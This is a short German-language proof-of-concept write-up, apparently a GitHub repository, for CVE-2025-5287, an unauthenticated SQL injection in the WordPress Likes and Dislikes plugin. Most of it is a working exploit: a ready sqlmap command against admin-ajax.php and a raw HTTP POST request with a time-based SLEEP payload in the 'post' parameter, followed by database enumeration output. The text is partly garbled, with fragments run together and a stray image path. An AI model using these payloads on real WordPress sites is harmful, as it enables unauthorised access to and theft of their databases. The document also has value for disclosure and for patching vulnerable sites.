 nxploited/cve-2025-5287
WordPress Likes and Dislikes Plugin <= 1.0.0 ist anfällig für SQL-Injection

Entdeckt von: Khaled_Alenazi (Nxploited)
Veröffentlicht am: 27. Mai 2025
Das Likes and Dislikes Plugin für WordPress ist in allen Versionen bis einschließlich 1.0.0 anfällig für SQL-Injection über den post-Parameter.
Aufgrund unzureichender Escaping und fehlender Prepared Statements können nicht authentifizierte Angreifer rohes SQL in Backend-Abfragen einschleusen, was zu Datenlecks oder -manipulation führt.
post/wp-admin/admin-ajax.phpsqlmap -u "http://TARGET/wp-admin/admin-ajax.php" \
--data "action=my_likes_dislikes_action&post=1&state=like" \
--method POST --risk 3 --level 5 --batch --time-sec=5 --dbs

Dieser Befehl bestätigt die Injectionsstelle und zählt Datenbanken mithilfe einer zeitbasierten Technik auf.
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: nxploit.ddev.site
Content-Type: application/x-www-form-urlencoded
Connection: close

action=my_likes_dislikes_action&post=1 AND (SELECT 1234 FROM (SELECT(SLEEP(5)))a)&state=like
SQLMap-Enumeration:
boolean-based blind und time-based blind SQLi.db, test, information_schema.
Manuelle Überprüfung mit Burp Suite:

post sofort bereinigen und parametrisieren.Dieser Inhalt dient ausschließlich zu Bildungs- und Forschungszwecken.
Der Autor billigt keine böswilligen Aktivitäten oder die Ausnutzung von Systemen ohne ausdrückliche Genehmigung.
Khaled_Alenazi (Nxploited)
